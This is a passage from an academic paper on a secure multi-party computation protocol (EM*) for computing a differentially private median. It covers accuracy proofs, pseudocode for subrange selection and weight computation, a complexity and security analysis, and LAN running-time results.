Accuracy depends on the data distribution, specifically, on *gaps* $d_{i+1} - d_i$, and *duplicates* $d_i = d_j$ with $i \neq j$[5]. Recall, a DP mechanism bounds the probability that data set D and its neighbor D' can be distinguished from the mechanism output. As neighbor D' may contain values from the gaps of D, these gap values must be output with a non-zero probability. This is why bounds for absolute error depend on such gaps between data elements in this and related work (Appendix F). As a worst-case example, consider a data set with universe $U = \{0, 1, \ldots, 10^9\}$ containing only an equal number of duplicates for 0 and 10^9. Then, smooth sensitivity is extremely large with 10^9 and the exponential mechanism outputs a value at uniform random. However, for such pathological, worst-case data even the actual median does not provide much insight. On the other hand, the number of duplicates in the data can increase accuracy dramatically. For example, consider a data set where the median has $2c$ duplicates: $d_{n/2 \pm i} = d_{n/2}$ for $i \in \{1, \ldots, c\}$. Then, the probability that the exponential mechanism outputs the median is $\exp(c\varepsilon)$ times higher than for any other element. Such duplicates also fit the intuition that the median is a "typical" value from the data that represents it well. In general, the probability to output a "bad" element x decreases exponentially in $\sum c_i$, where $c_i \geq 1$ are duplicate counts of "good" elements y_i, which are closer to the median than x.

[5] To simplify the explanation, assume the universe consists of consecutive integers, i.e., $U = \{x \in \mathbb{Z} \mid a \leq x \leq b\}$ with $a, b \in \mathbb{Z}$.

3.4.2 Accuracy Bounds

In the following, we show that the output of $\mathsf{EM}_u^\varepsilon(D,\mathcal{R})$ contains an element at most $\left\lfloor \frac{\ln(|\mathcal{R}|/\beta)}{\varepsilon} \right\rfloor$ positions away from the median in the sorted data. Note that $|\mathcal{R}|$ is k if we select among k subranges or $|U|$ if we output elements directly.

For our accuracy proofs we structure the universe as a tree: we set U as the root of a tree of height $\log_b |U|$, for some base b, with k child nodes per parent. The child nodes are equal-sized subranges of the parent node and R_i^j denotes the i^{th} subrange in level j.

Theorem 2 (Median Accuracy for Ranges)**.** *Fixing a database D of size n with a set of k subranges $\mathcal{R} = \{R_1^j,\ldots,R_k^j\}$ of data universe U. Then, output of $\mathsf{EM}_u^\varepsilon(D,\mathcal{R})$ contains an element at most $\left\lfloor \frac{\ln(k/\beta)}{\varepsilon} \right\rfloor$ positions away from median position $\frac{n}{2}$ with probability at least $1-\beta$.*

Our proof uses Corollary 3.12 from [29], which we restate as the following Lemma:

Lemma 1 (Accuracy of the Exponential Mechanism)**.** *Fixing a database D, and let $OPT = \max_{r\in\mathcal{R}} u(D,r)$ denote the maximum utility score of any element $r \in \mathcal{R}$, we have*

$$Pr\left[u(D,\mathsf{EM}_u^\varepsilon(D,\mathcal{R})) \le OPT - \frac{2\Delta u}{\varepsilon}(\ln|\mathcal{R}|+t)\right] \le \exp(-t).$$

Proof of Theorem 2. First, we bound the utility difference between optimal and selected output. Then, we translate this to a bound on the output's rank.

The complementary of Lemma 1 with $\Delta u = \frac{1}{2}$ is

$$\Pr\left[\mathrm{OPT} - u(D,\mathsf{EM}_u^\varepsilon(D,\mathcal{R})) < \frac{\ln|\mathcal{R}|+t}{\varepsilon}\right] > 1-\exp(-t).$$

Let $R_i^j = [r_l, r_u)$ be the output of $\mathsf{EM}_u^\varepsilon(D,\mathcal{R})$. Recall, that for median utility $\mathrm{OPT}=0$, then,

$$\begin{aligned}\mathrm{OPT} - u(D,\mathsf{EM}_u^\varepsilon(D,\mathcal{R})) &= 0 - u(D,R_i^j)\\ &= \min_{\mathrm{rank}_D(r_l)\le j\le \mathrm{rank}_D(r_u)} \left|j-\frac{n}{2}\right|.\end{aligned}$$

Next, we consider different cases for R_i^j to bound the rank difference between the selected range and the range that contains the median. Assume median $\mu \notin R_i^j$, as otherwise the bound holds trivially, and let d denote the utility difference $\mathrm{OPT} - u(D,\mathsf{EM}_u^\varepsilon(D,\mathcal{R}))$.

For $r_u < \mu$ we have $d = |\mathrm{rank}_D(r_u) - \frac{n}{2}| = \frac{n}{2} - \mathrm{rank}_D(r_u)$ from which we obtain $\mathrm{rank}_D(r_u) > \frac{n}{2} - \frac{\ln|\mathcal{R}|+t}{\varepsilon}$ with probability at least $1-\exp(-t)$. Analog, for $r_l > \mu$ we have $d = \mathrm{rank}_D(r_l) - \frac{n}{2}$, and obtain $\mathrm{rank}_D(r_l) < \frac{n}{2} + \frac{\ln|\mathcal{R}|+t}{\varepsilon}$ with the same probability. Altogether, R_i^j is at most $\left\lfloor \frac{\ln|\mathcal{R}|+t}{\varepsilon} \right\rfloor$ rank positions away from median rank $n/2$ with probability at least $1-\exp(-t)$. We have $k = |\mathcal{R}|$ and setting $\beta = \exp(-t)$ concludes the proof. □

To obtain an absolute error with regards to data elements, consider universe elements instead of subranges as the output of the exponential mechanism.

Corollary 1 (Median Accuracy)**.** *Fixing a sorted database D of size n, let μ be the median of D, and $\widehat{\mu}$ the output of $\mathsf{EM}_u^\varepsilon(D,U)$. Then, absolute error $|\mu-\widehat{\mu}|$ is at most*

$$\max_{i\in\{+1,-1\}\cdot\left\lfloor \frac{\ln(|U|/\beta)}{\varepsilon}\right\rfloor} \left|d_{\frac{n}{2}+i} - d_{\frac{n}{2}}\right|$$

with probability at least $1-\beta$.

The proof follows directly from Theorem 2 with $|\mathcal{R}| = |U|$.

Note that it is more likely to select a "good" subrange as it is to directly select a "good" element from the entire universe (as $k \ll |U|$). However, sequential (subrange) selections consumes ε_j per selection step j which adds up to a total privacy budget of $\varepsilon = \sum_j \varepsilon_j$ as described in Section 3.3. We now show how to choose ε_j to select the subrange containing the median in each iteration step with probability at least $1-\beta$.

Theorem 3 (Choice of ε)**.** *Let $\mathcal{R} = \{R_1^j,\ldots,R_k^j\}$, where $R_i^j = [r_l, r_u)$ contains the median, and $n_{ij} = \min\{|\mathrm{rank}_D(\mu) - \mathrm{rank}_D(r_l)|,\ |\mathrm{rank}_D(r_u+1) - \mathrm{rank}_D(\mu+1)|\}$ is the minimum count of data elements in R_i^j smaller resp. larger than the median. Then, $\mathsf{EM}_u^\varepsilon(D,\mathcal{R})$ selects R_i^j with probability at least $1-\beta$ if*

$$\varepsilon_j \ge \frac{\ln(k/\beta)}{n_{ij}}.$$

Proof. Ranges R_h^j without the median have a rank at least n_{ij} positions away from median rank. More formally,

$$\mathrm{OPT} - u(D,R_h^j) \ge \left|\left(\frac{n}{2} \pm n_{ij}\right) - \frac{n}{2}\right| = n_{ij}.$$

According to Lemma 1 we have $\Pr\left[n_{ij} \ge \frac{\ln|\mathcal{R}|+t}{\varepsilon_j}\right] \le \exp(-t)$. Thus, for $\varepsilon_j \ge \frac{\ln|\mathcal{R}|+t}{n_{ij}}$ the probability that any range R_h^j is selected is at most $\exp(-t)$. We have $k = |\mathcal{R}|$ and setting $\beta = \exp(-t)$ concludes the proof. □

Parameter ε_j is undefined for $n_{ij} = 0$, i.e., when the median is a range endpoint[6]. Note that the exact value of n_{ij} is data-dependent. E.g., for the uniform distribution $n_{ij} \approx |D|/k^j$. A differentially private n_{ij} can be efficiently computed by distributed sum protocols [26, 38, 60, 65] as it is just a count of data elements. However, a differentially private count also consumes a portion of the privacy parameter. For low epsilon (e.g., $\varepsilon = 0.1$) we want to use the entire privacy budget on the actual median selection to achieve high accuracy. Thus, we use a heuristic in our evaluation: larger subranges, that hold exponentially more elements, receive exponentially smaller portions ε_j of the privacy budget (see Section 5 for details).

[6] An undefined ε_j can be avoided by using an additional discretization of the universe, with different subrange endpoints, and switching to it if a (differentially private) check suggests $n_{ij} = 0$ [27].

MPC protocol	*Output / Functionality*
$\mathsf{Rec}(\langle a\rangle)$	a, reconstructed from $\langle a\rangle$
$\mathsf{Add}(\langle a\rangle,\langle b\rangle)$	$\langle a+b\rangle$
$\mathsf{Sub}(\langle a\rangle,\langle b\rangle)$	$\langle a-b\rangle$
$\mathsf{Mul}(\langle a\rangle,\langle b\rangle)$	$\langle a\cdot b\rangle$
$\mathsf{Mod2m}(\langle a\rangle,b)$	$\langle a \mod 2^b\rangle$, where b is public
$\mathsf{Trunc}(\langle a\rangle,b)$	$\langle \lfloor a/2^b \rfloor\rangle$, where b is public
$\mathsf{Rand}(b)$	$\langle r\rangle$ with uniform random b-bit value r
$\mathsf{Choose}(\langle a\rangle,\langle b\rangle,\langle c\rangle)$	$\langle a\rangle$ if bit $c=1$ otherwise $\langle b\rangle$
$\mathsf{LT}(\langle a\rangle,\langle b\rangle)$	$\langle 1\rangle$ if $a<b$ else $\langle 0\rangle$
$\mathsf{Int2FL}(\langle a\rangle)$	converts integer a to secret shared float

Table 2: Basic MPC protocols [5, 6] used in EM*. We prefix protocols for integers with Int and floats with FL.

4 MPC for Differentially Private Median

In the following, we describe details of our protocol EM*, which implements ideal functionality $\mathcal{F}_{\mathsf{EM}^*}$, analyse its running time and security.

On a high-level, our protocol recursively selects the best subrange until the DP median is found: First, each party locally *evaluates* a utility score (or weight) for each subrange. They *combine* their results into a global result. Then, they *select* a subrange based on the combined result. We use upper case letters to denote arrays in our protocol, and $A[j]$ denotes the j^{th} element in array A. Our protocol uses integers as well as floating point numbers. We adopt the notation from Aliasgari et al. [5] and represent a floating-point number f as $(1-2s)(1-z)\cdot v\cdot 2^x$ with sign bit s set when the value is negative, zero bit z only set when the value is zero, l_v-bit significand v, and l_x-bit exponent x. The sharing of a floating point value f is a 4-tuple $(\langle v\rangle,\langle x\rangle,\langle s\rangle,\langle z\rangle)$, which we abbreviate as $\langle f\rangle_{\mathsf{FL}}$. To refer to, e.g., the significand v of f we will write $f.v$. (Privacy violations and mitigations w.r.t. limited machine precision are discussed in Appendix D.) The basic MPC protocols used in our protocol are listed in Table 2. We prefix MPC protocols for integers with Int and floating point versions with FL.

4.1 Subrange Selection

On a high level, protocol EM*, implemented in Algorithm 1, computes selection weights for possible outputs (via Algorithm 2) and selects an output according to these weights (via Algorithm 3 or 4). We assume that the universe U and combined data size n are known to all parties (note that the latter can be hidden via padding [3]). Recall, that efficient weight computation and selection are the main challenges for our secure exponential mechanism. Straightforward selection over all universe elements is linear in the size of U. To achieve a running time sublinear in the size of U we selects subranges instead: Algorithm 1 selects one of k subranges based on their median utility. The selected subrange is recursively divided into k subranges until the last subrange, after at most $\lceil \log_k |U| \rceil$ iterations, contains only one element: the differentially private median[7]. Alternatively, one can use fewer selection steps s and select an element from the last subrange at uniform random (line 15 in Algorithm 1). We discuss the running time vs. accuracy trade-offs of reduced selection steps in Section 5. We implement selection with *inverse transform sampling* (ITS) via binary search in Algorithm 2 similar to [30]. ITS uses the uniform distribution to realize any distribution based on its cummulative distribution function. Formally, one draws $r\in(0,1]$ at uniform random and outputs the first $R_j\in\mathcal{R}$ with $\sum_{i=1}^{j-1}\Pr[\mathsf{EM}^{\varepsilon}_u(D,\mathcal{R})=R_i]\le r<\sum_{i=1}^{j}\Pr[\mathsf{EM}^{\varepsilon}_u(D,\mathcal{R})=R_i]$. Recall, we compute unnormalized probabilities (weights), which do not require division for normalization, thus, reducing computation complexity. To use weights instead of probabilities in ITS we only need to multiply r with normalization $N=\sum_{o\in\mathcal{R}}\exp(u(D,o)\varepsilon)$.

We use decomposable utility functions to combine local evaluations over each party's data into a global utility score for the joint data. Next, we present three solutions to efficiently compute weights for decomposable utility functions.

Algorithm 1 Algorithm EM*.

Input: Number of subranges k, size n of combined data D, number of selection steps $s\in[1,\lceil\log_k|U|\rceil]$, and $(\varepsilon_1,\ldots,\varepsilon_s)$. Data universe U is known to all parties.
Output: Differentially private median of D.

1: $r_l, r_u \leftarrow 0, |U|$
2: **for** $j\leftarrow 1$ **to** s **do**
3: $\quad r_\# \leftarrow \max\{1, \lfloor \frac{r_u-r_l}{k} \rfloor\}$
4: $\quad k \leftarrow \min\{k, r_u-r_l\}$
5: $\quad$ Define array W of size k
6: $\quad$ **if** $\varepsilon_j = \ln(2)/2^d$ for some integer d **then**
7: $\quad\quad \langle W\rangle_{\mathsf{FL}} \leftarrow \mathsf{Weights}^{\ln(2)/2^d}(r_l, r_u, r_\#, k, n, d)$ `//Alg. 3`
8: $\quad$ **else**
9: $\quad\quad \langle W\rangle_{\mathsf{FL}} \leftarrow \mathsf{Weights}^{*}(r_l, r_u, r_\#, k, n, \varepsilon_j)$ `//Algorithm 4`
10: $\quad$ **end if**
11: $\quad i \leftarrow \mathsf{Select}(\langle W\rangle_{\mathsf{FL}})$ `//Algorithm 2`
12: $\quad r_l \leftarrow r_l + (i-1)\cdot r_\#$
13: $\quad r_u \leftarrow r_l + r_\#$ **if** $i<k$
14: **end for**
15: **return** Uniform random element in $[U[r_l], U[r_u])$

4.2 $\mathsf{Weights}^{\ln(2)}$

We implement $\mathsf{Weights}^{\ln(2)}$ as a special case of our approach $\mathsf{Weights}^{\ln(2)/2^d}$ in Algorithm 3 (with $d=0$ in line 16). Here, parties locally compute *ranks* which are combined into global utility scores. Weights for these scores use a fixed ε of $\ln(2)$ to let us compute 2^u instead of $\exp(\varepsilon\cdot u)$. Solutions for secure exponentiation of 2^u exist where u is an integer or a float

[7] To simplify presentation, assume that $\log_k|U|$ is an integer. Otherwise the last subrange might contain less than k elements, and fewer weight computations are needed in the last step.

Algorithm 2 Algorithm Select.

Input: List $\langle W \rangle_{\mathsf{FL}}$ of weights with size k.
Output: Index $j \in [1,k]$ sampled according to $\langle W \rangle_{\mathsf{FL}}$.

Define array M of size k `//Probability mass`
$\langle M[1] \rangle_{\mathsf{FL}} \leftarrow \langle W[1] \rangle_{\mathsf{FL}}$
for $j \leftarrow 2$ **to** k **do**
  $\langle M[j] \rangle_{\mathsf{FL}} \leftarrow \mathsf{FLAdd}(\langle W[j] \rangle_{\mathsf{FL}}, \langle M[j-1] \rangle_{\mathsf{FL}})$
end for
$\langle t \rangle \leftarrow \mathsf{IntRand}(b)$ `//Bitlength b`
$\langle f \rangle_{\mathsf{FL}} \leftarrow \mathsf{Int2FL}(\langle t \rangle)$
$\langle x \rangle \leftarrow \mathsf{IntSub}(\langle f.x \rangle, \langle b \rangle)$
$\langle f \rangle_{\mathsf{FL}} \leftarrow (\langle f.v \rangle, \langle x \rangle, \langle f.z \rangle, \langle f.s \rangle)$
$\langle r \rangle_{\mathsf{FL}} \leftarrow \mathsf{FLMul}(\langle M[k] \rangle_{\mathsf{FL}}, \langle f \rangle_{\mathsf{FL}})$
$i_l \leftarrow 1; i_u \leftarrow k$
while $i_l < i_u$ **do**
  $i_m \leftarrow \left\lfloor \frac{i_l + i_u}{2} \right\rfloor$
  $\langle c \rangle \leftarrow \mathsf{FLLT}(\langle M[i_m] \rangle_{\mathsf{FL}}, \langle r \rangle_{\mathsf{FL}})$
  $c \leftarrow \mathsf{Rec}(\langle c \rangle)$
  $i_l \leftarrow i_m + 1$ **if** $c = 1$ **else** $i_u \leftarrow i_m$
end while
return i_l

[5, 7, 20, 43]. When u is an integer (resp. a float) the result 2^u is an integer (resp. float) as well. The complexity of the integer-based solution is linear in the bit-length of u, however, this is not sufficient for us: Recall, that the utility is based on ranks, i.e., counts of data elements, thus u can be roughly as large as the size of the data. An integer representation of 2^u has bit-length u, which is potentially unbounded. Eigner et al. [30] use the float-based solution from [5] but we present a more efficient computation in the following. Although our exponent u is an integer, we do not require the result to be an integer as well. We use the representation of floating point numbers as a 4-tuple to construct a new float to represent 2^u as $(2,u,0,0)$, where sign and zero bit are unset, as 2^u cannot be negative or zero. Note that we require no interaction as each party can construct such a float with their share of u. Also, a naive approach requires $2k$ total inputs per party (one per endpoint per k ranges). However, with half-open ranges $[r_l^i, r_u^i)$ in each step i, they overlap for $i > 1$: $r_u^{i-1} = r_l^i$. Thus, the parties only input $k+1$ ranks (Algorithm 3 lines 5, 7).

4.3 Weights$^{\ln(2)/2^d}$

Next, we generalize the weight computation to support $\varepsilon = \ln(2)/2^d$ for integers $d \geq 1$. To illustrate our approach, we implement Weights$^{\ln(2)/2^d}$ in Algorithm 3 for $d = 1$, and describe the approach for any integer d: Recall, our goal is to compute the weight $\exp(\varepsilon u)$ with efficient MPC protocols. As we can efficiently compute $2^{\varepsilon u}$ if εu is an integer, we approximate the weight by truncating εu to an integer before exponentiation with base 2. To avoid a loss of precision we correct this approximation with a multiplicative term based on the truncated remainder. More formally, with ε as above

Algorithm 3 Algorithm Weights$^{\ln(2)/2^d}$.

Input: Range $[r_l, r_u)$, subrange size $r_\#$, number k of subranges, data size n, and parameter $d \in \{0,1\}$. Subrange ranks $\mathrm{rank}_{D_p}(\cdot)$ are input by each party $p \in \{1,\ldots,m\}$.
Output: List of weights.

1: Define arrays R of size $k+1$, W of size k; initialize R with zeros
2: **for** $p \leftarrow 1$ **to** m **do** `//Get input from each party`
3: **for** $j \leftarrow 1$ **to** k **do** `//Divide range into k subranges`
4: $i_l \leftarrow r_l + (j-1) \cdot r_\#$
5: $\langle R[j] \rangle \leftarrow \mathsf{IntAdd}(\langle R[j] \rangle, \langle \mathrm{rank}_{D_p}(U[i_l]) \rangle)$
6: **end for**
7: $\langle R[k+1] \rangle \leftarrow \mathsf{IntAdd}(\langle R[k+1] \rangle, \langle \mathrm{rank}_{D_p}(U[r_u]) \rangle)$
8: **end for**
9: **for** $j \leftarrow 1$ **to** k **do**
10: $\langle u_u \rangle \leftarrow \mathsf{IntSub}(\langle R[j+1] \rangle, \langle \frac{n}{2} \rangle)$
11: $\langle u_l \rangle \leftarrow \mathsf{IntSub}(\langle \frac{n}{2} \rangle, \langle R[j] \rangle)$
12: $\langle c_u \rangle \leftarrow \mathsf{IntLT}(\langle R[j+1] \rangle, \langle \frac{n}{2} \rangle)$
13: $\langle c_l \rangle \leftarrow \mathsf{IntLT}(\langle \frac{n}{2} \rangle, \langle R[j] \rangle)$
14: $\langle t \rangle \leftarrow \mathsf{IntChoose}(\langle u_u \rangle, \langle 0 \rangle, \langle c_u \rangle)$
15: $\langle u \rangle \leftarrow \mathsf{IntChoose}(\langle u_l \rangle, \langle t \rangle, \langle c_l \rangle)$
16: **if** $d = 0$ **then**
17: $\langle W[j] \rangle_{\mathsf{FL}} \leftarrow (\langle 2 \rangle, \langle u \rangle, \langle 0 \rangle, \langle 0 \rangle)$ `//float` $\langle 2^u \rangle$
18: **else**
19: $\langle t \rangle \leftarrow \mathsf{IntTrunc}(\langle u \rangle, d)$
20: $\langle e \rangle_{\mathsf{FL}} \leftarrow (\langle 2 \rangle, \langle t \rangle, \langle 0 \rangle, \langle 0 \rangle)$
21: $\langle c \rangle \leftarrow \mathsf{IntMod2m}(\langle u \rangle, d)$
22: $\langle s \rangle_{\mathsf{FL}} \leftarrow \mathsf{FLChoose}(\langle 1 \rangle_{\mathsf{FL}}, \langle \sqrt{2} \rangle_{\mathsf{FL}}, \langle c \rangle)$
23: $\langle W[j] \rangle_{\mathsf{FL}} \leftarrow \mathsf{FLMul}(\langle e \rangle_{\mathsf{FL}}, \langle s \rangle_{\mathsf{FL}})$
24: **end if**
25: **end for**
26: **return** $\langle W \rangle_{\mathsf{FL}}$

the weight for u is

$$2^{u/2^d} = 2^{\lfloor u/2^d \rfloor} \cdot 2^{(u \mod 2^d)/2^d}.$$

First, we compute $2^{\lfloor u/2^d \rfloor}$ (lines 19–21 in Algorithm 4). Then, we multiply this with one of 2^d constants of the form $2^{(u \mod 2^d)/2^d}$. E.g., for $d = 1$, we either use 1, if u is even, or $\sqrt{2}$ otherwise (line 22). The constants themselves are not secret and can be pre-computed. Which constant was selected, leaks the last d bits from u, thus, we choose them securely.

4.4 Weights*

We implement Weights* in Algorithm 4. To allow arbitrary values for ε we avoid costly secure exponentiation for weight computation altogether: Utility u, decomposable w.r.t. u', allows for efficient combination of local weights for D_i, input by the parties, into global weights for D via multiplication (as described in Section 3.2).

4.5 Running Time Complexity Analysis

We analyse the running time of EM* w.r.t. MPC protocols from Table 2 (omitting non-interactive addition/subtraction),

Algorithm 4 Algorithm Weights*.

Input: Range $[r_l, r_u)$, subrange size $r_\#$, number k of subranges, data size n, and ε. Subrange weights $e^{\varepsilon(\cdot)}$ are input by each party $p \in \{1,\ldots,m\}$.
Output: List of weights.

Define arrays W^l, W^u, W of size k; initialize W^l, W^u with ones
for $p \leftarrow 1$ **to** m **do** `//Get input from each party`
  for $j \leftarrow 1$ **to** k **do** `//Divide range into k subranges`
    $i_l \leftarrow r_l + (j-1)\cdot r_\#$
    $i_u \leftarrow r_u$ **if** $j = k$ **else** $r_l + j \cdot r_\#$
    $\langle W^l[j]\rangle_{\mathsf{FL}} \leftarrow \mathsf{FLMul}(\langle W^l[j]\rangle_{\mathsf{FL}}, \langle e^{\varepsilon\left(\frac{|D_p|}{2} - \mathrm{rank}_{D_p}(U[i_l])\right)}\rangle_{\mathsf{FL}})$
    $\langle W^u[j]\rangle_{\mathsf{FL}} \leftarrow \mathsf{FLMul}(\langle W^u[j]\rangle_{\mathsf{FL}}, \langle e^{\varepsilon\left(\mathrm{rank}_{D_p}(U[i_u]) - \frac{|D_p|}{2}|\right)}\rangle_{\mathsf{FL}})$
  end for
end for
for $j \leftarrow 1$ **to** k **do**
  $\langle c_u\rangle \leftarrow \mathsf{FLLT}(\langle W^u[j]\rangle_{\mathsf{FL}}, \langle 1\rangle_{\mathsf{FL}})$
  $\langle c_l\rangle \leftarrow \mathsf{FLLT}(\langle W^l[j]\rangle_{\mathsf{FL}}, \langle 1\rangle_{\mathsf{FL}})$
  $\langle t\rangle_{\mathsf{FL}} \leftarrow \mathsf{FLChoose}(\langle W^u[j]\rangle_{\mathsf{FL}}, \langle 1\rangle_{\mathsf{FL}}, \langle c_u\rangle)$
  $\langle W[j]\rangle_{\mathsf{FL}} \leftarrow \mathsf{FLChoose}(\langle W^l[j]\rangle_{\mathsf{FL}}, \langle t\rangle_{\mathsf{FL}}, \langle c_l\rangle)$
end for
return $\langle W\rangle_{\mathsf{FL}}$

and their complexity is given in Appendix C. We measure the running time of our implementation in Section 5.

Theorem 4. EM* *with* $\mathsf{Weights}^{\ln(2)}$ *or* $\mathsf{Weights}^{\ln(2)/2^d}$ *requires* $O(k\lceil\log_k|U|\rceil)$ *MPC protocol calls, with* Weights* *we require* $O(mk\lceil\log_k|U|\rceil)$. *Note that complexity of these MPC protocols is at most* $O(l_v \log l_v + l_x)$ *for bit-lengths* l_v, l_x *(Appendix C).*

Proof. EM* invokes the weight computation and Select at most $\lceil\log_k|U|\rceil$ times. An invocation of $\mathsf{Weights}^{\ln(2)}$ or $\mathsf{Weights}^{\ln(2)/2^d}$ performs k truncations IntTrunc, $2k$ comparisons IntLT and $2k$ selections IntChoose. Additionally, $\mathsf{Weights}^{\ln(2)/2^d}$ also requires one truncation IntTrunc, modulo IntMod2m, float selection FLChoose and float multiplication FLMul. Weight computation via Weights* requires $2km$ float multiplications FLMul, $2k$ float comparisons FLLT and $2k$ float selections FLChoose. Each invocation of Select requires $k-1$ float additions FLAdd, only one random draw IntRand, conversion Int2FL and float multiplication FLMul. Also, Select performs at most $\log_2(k)$ comparisons FLLT and share reconstruction steps during binary search. □

4.6 Security

We consider the *semi-honest model* introduced by Goldreich [36] where corrupted protocol participants do not deviate from the protocol but gather everything created during the run of the protocol. Our protocol consists of multiple subroutines realized with MPC protocols listed in Table 2 (for details and security proof references we refer to [6]). To analyze the security of the entire protocol we rely on the well-known *composition theorem* [36, Section 7.3.1]. Basically, MPC protocols using an ideal functionality (a subroutine provided by a trusted third party) remain secure if the ideal functionality is replaced with an MPC protocol implementing the same functionality. We implement such ideal functionality with the maliciously secure SCALE-MAMBA framework [6] (which was faster than its semi-honest fork in a WAN, as detailed in Appendix E). Our protocol performs multiple subrange selections and each selection round is maliciously secure. Overall, we only provide semi-honest security as malicious adversaries can deviate from inputs provided in previous rounds. We later show how to extend our protocol to malicious adversaries, but first we proof semi-honest security for EM*:

Theorem 5. *Protocol* EM* *realizes* $\mathcal{F}_{\mathsf{EM}^*}$ *in the presence of semi-honest adversaries.*

Proof. To prove semi-honest security we show the existence of a *simulator* Sim according to Goldreich [36] such that the distributions of the protocol transcript EM* is computationally indistinguishable from simulated transcript using $\mathcal{F}_{\mathsf{EM}^*}$ produced in an "ideal world" with a trusted third party. Note that an adversary in the ideal world learns nothing except the protocol inputs and outputs, hence, if he cannot distinguish simulated transcripts (from ideal world) and actual transcripts (in the real world), he learns nothing in our real-world implementation. Next, we formalize the ideal and real-world executions, ideal and real, with notation from Evans et al. [32]: Consider a subset of corrupted parties $C \subset \mathcal{P}$, and let $\mathtt{VIEW}_i$ denote the view of party $i \in C$ during the execution of EM* implementing ideal functionality $\mathcal{F}_{\mathsf{EM}^*}$, including all exchanged messages and internal state, and let x_i denote the protocol input of party P_i and $\widehat{\mu}$ the final output of all parties. The parameters s, k, U are public. Then, $\mathsf{real}_{\mathsf{EM}^*}$, on input security parameter κ, C and all x_i, runs protocol EM* (where each party P_i behaves honestly using its own input x_i) and outputs $\{\mathtt{VIEW}_i | i \in C\}, \widehat{\mu}$. And $\mathsf{ideal}_{\mathcal{F}_{\mathsf{EM}^*},\mathsf{Sim}}$, with the same inputs, computes $\widehat{\mu} \leftarrow \mathcal{F}_{\mathsf{EM}^*}(x_1,\ldots,x_m)$ and outputs $\mathsf{Sim}(C, \widehat{\mu}, \{x_i \mid i \in C\}), \widehat{\mu}$. Now, simulator Sim produces a transcript for $\mathsf{real}_{\mathsf{EM}^*}$ as follows: As we operate on secret shares, which look random to the parties [32], Sim replaces all secret shares with random values to create $\mathtt{VIEW}_i$. Likewise, the secret-shared output of the weight computations (Algorithm 3 and 4) are replaced with randomness. Sim can simulate Algorithm 2 by recursively splitting U into k subranges, and outputting the subrange containing $\widehat{\mu}$ in each selection step. Finally, Sim outputs a uniform random element from the last subrange (Algorithm 1). Altogether, a semi-honest adversary cannot learn more than the (ideal-world) simulator as this information is sufficient to produce a transcript of our (real-world) protocol. □

For malicious adversaries, we need to ensure consistency between rounds based on Aggarwal et al. [3], who securely compute the (non-DP) median via comparison-based pruning rounds. Informally, we have two consistency constraints:

First, valid rank inputs must be monotone within a step. Second, for consistency between steps, valid inputs are contained in the subrange output in the previous step. Formally, let $\{R_1^i, \ldots, R_k^i\}$ denote the set of subranges in the i^{th} step of EM^* and let l_j^i, u_j^i denote the lower resp. upper range endpoint of R_j^i. Then, $\text{rank}_{D_p}(l_1^i) \leq \text{rank}_{D_p}(l_2^i) \leq \cdots \leq \text{rank}_{D_p}(l_k^i) \leq \text{rank}_{D_p}(u_k^i)$ describes monotone input in step i for party p. Consistency between step i and $i+1$, if the j^{th} range was selected, is expressed as $\text{rank}_{D_p}(l_1^{i+1}) = \text{rank}_{D_p}(l_j^i)$ and $\text{rank}_{D_p}(u_k^{i+1}) = \text{rank}_{D_p}(u_j^i)$. In other words, the subrange output in the previous step is used in the current step. Analogously, we can enforce consistency for weights as they are based on rank values.

4.7 Scaling to Many Parties


Recall, we distinguish two sets of parties: *Input parties* send shares of their input to *computation parties* which run the secure computation on their behalf. The latter can be a subset of the input parties or non-colluding untrusted servers (e.g., multiple cloud service providers). This scales nicely as the number of computation parties is independent of the number of input parties and can be constant, e.g., 3. In our evaluation (Section 5) $m \in \{3, 6, 10\}$ computation parties perform the computation for 10^6 input parties, each holding a single datum. Addition suffices for $\mathsf{Weights}^{\ln(2)}$ and $\mathsf{Weights}^{\ln(2)/2^d}$ to combine local rank values into a global rank. Addition is essentially "free" as it requires no interaction between the computation parties. For $\mathsf{Weights}^*$ we require multiplication to combine the local weights, which requires interaction during the preprocessing step. However, $\log n$ rounds suffice to combine the inputs by building a tree of pairwise multiplications with 2^i multiplications at level i [5].

5 Evaluation

Our implementation is realized with the SCALE-MAMBA framework [6] using Shamir secret sharing with a 128-bit modulus and honest majority. Next, we evaluate the running time, privacy budget and accuracy of our solution and refer to Appendix E for additional evaluations.

5.1 Running Times

We performed our evaluation on t2.medium AWS instances with 2GB RAM, 4 vCPUs [8] and the Open Payments data set from the Centers for Medicare & Medicaid Services (CMS) [33]. Our evaluation uses 10^6 records from the Open Payments data set, however, our approach scales to any data set size as we consider universe subranges. We used the maximum number of selection steps, i.e., $s = \lceil \log_k |U| \rceil$, with $k = 10$ ranges per step. We evaluated the average running time of 20 runs of the *entire* protocol EM^*, i.e., offline as well as online phase (see Appendix E), in a LAN and a WAN.



(a) $\mathsf{Weights}^{\ln(2)}$ (b) $\mathsf{Weights}^{\ln(2)/2^d}$, $d = 2$ (c) $\mathsf{Weights}^*$

Figure 4: Average running time of EM^* – with weight computation subroutines $\mathsf{Weights}^{\ln(2)}$, $\mathsf{Weights}^{\ln(2)/2^d}$, or $\mathsf{Weights}^*$– for 20 runs on t2.medium instances in Ohio and Frankfurt (100 ms delay, 100 Mbits/s bandwidth).

LAN: We measured our running time for 3 parties in a LAN with 1 Gbits/s bandwidth to compare it to Eigner et al. [30] who only report LAN running times. We support universe sizes of more than 5 orders of magnitude larger with comparable running times: They compute weights per elements and require around 42 seconds for $|U| = 5$, whereas our protocol EM^* using $\mathsf{Weights}^{\ln(2)}$/ $\mathsf{Weights}^{\ln(2)/2^d}$/ $\mathsf{Weights}^*$ runs in approx. 11 / 33 / 64 seconds for $|U| = 10^5$. For detailed measurements see Table 4 in Appendix E.

